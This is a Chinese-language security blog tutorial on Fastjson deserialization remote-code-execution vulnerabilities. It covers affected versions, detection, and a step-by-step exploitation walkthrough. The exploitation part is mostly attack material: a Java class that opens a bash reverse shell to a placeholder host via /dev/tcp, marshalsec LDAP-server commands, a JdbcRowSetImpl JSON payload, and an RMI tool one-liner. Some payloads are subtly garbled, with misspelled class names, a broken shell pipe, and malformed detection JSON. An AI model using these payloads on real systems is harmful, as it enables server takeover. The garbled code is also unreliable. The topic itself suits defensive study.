网安系列【19】之Fastjson反序列化漏洞
·
文章目录
Fastjson介绍
- Fastjson是阿里巴巴公司开源的一款json解析器,它可以解析JSON 格式的字符串,支持将Java Bean 序列化为 JSON 字符串,也可以从 JSON 字符串反序列化到JavaBean。
Fastjson相关漏洞
Fastjson<=1.2.24反序列化远程命令执行漏洞
Fastjson<=1.2.41反序列化远程命令执行漏洞
Fastjson<=1.2.42反序列化远程命令执行漏洞
Fastjson<=1.2.43反序列化远程命令执行漏洞
Fastjson<=1.2.45反序列化远程命令执行漏洞
Fastjson<=1.2.47反序列化远程命令执行漏洞
Fastjson<=1.2.62反序列化远程命令执行漏洞
Fastjson<=1.2.66反序列化远程命令执行漏洞
Fastjson 1.2.47反序列化漏洞
- 1.2.24:fastjson在解析json的过程中,支持使用autoType来实例化某一个具体的类,并调用该类的set/get方法来访问属性。通过查找代码中相关的方法,即可构造出一些恶意利用链。
- 1.2.47:fastjson于1.2.24版本后增加了反序列化白名单,而在1.2.48以前的版本中,I攻击者可以利用特殊构造的json字符串绕过白名单检测,成功执行任意命令。
Fastjson特征识别
Fastjson寻找

- fastjson的作用是用于对JSON格式的数据进行解析和打包,所以出现json格式的地方就有可能使用了fastjson。

json格式报错

Fastjson识别(利用dnslog)
- 打开http://www.dnslog.cn/,点击获取父域名,将其填写到如下的json请求中,接着发送请求,在http://www.dnslog.cn/网站刷新记录,获取返回值。
{"name":"@type":"java.net.InetAddress","val":"7qtdtx.dnslog.cn"}
- 也可以使用burp自带的dnslog。
Fastjson利用
Fastjson利用(编译)
- 新建
Exploit.java,然后cmd下执行:bash javac Exploit.java生成class文件。
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

public class Exploit {
    public Exploit() throws Exception {
        Process p = Runtime.getRuntime().exec(
                new String[]{"/bin/bash", "-c", "exec 5<>/dev/tcp/xx.xx.xx.xx/1888;cat <&5 l while read line; do $line 2>&5 >&5; done"});
        InputStream is = p.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(is));
        String line;
        while ((line = reader.readLine()) != null) {
            System.out.println(line);
        }
        p.waitFor();
        is.close();
        reader.close();
        p.destroy();
    }

    public static void main(String[] args) throws Exception {

    }
}
- 把编译好的class文件传到外网系统中,可以访问验证一下是否开启,是否把class文件放进入。
- 项目地址:https://github.com/mbechler/marshalsec。
java -cp marshalsec-0.0.3-SNAPSHOT-alljar marshalsec.jndi.LDAPRefServer "http://ip:8000/#Exploit" 9999

- 执行攻击
{
	"name":{
		"@type":"java.lang.Class",
		"val":"com.sun.roeset.jdbcRowSetImpl"
	},
	"x":{
		"@type":"com.sun.roeset.jdbcRowSetImpl",
		"dataSourceName":"ldap://ip:9999/Exploit",
		"autoCommit":true
	}
}
Fastjson利用(简洁)
java -cp fastjson_tool.jar fastjson.HRMIServer ip 1234 "要执行的命令"
- 编码地址:https://jackson-t.com/java.lang.runtime.exec-payload-workarounds/

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 26
 0
- 0


 已为社区贡献13条内容

所有评论(0)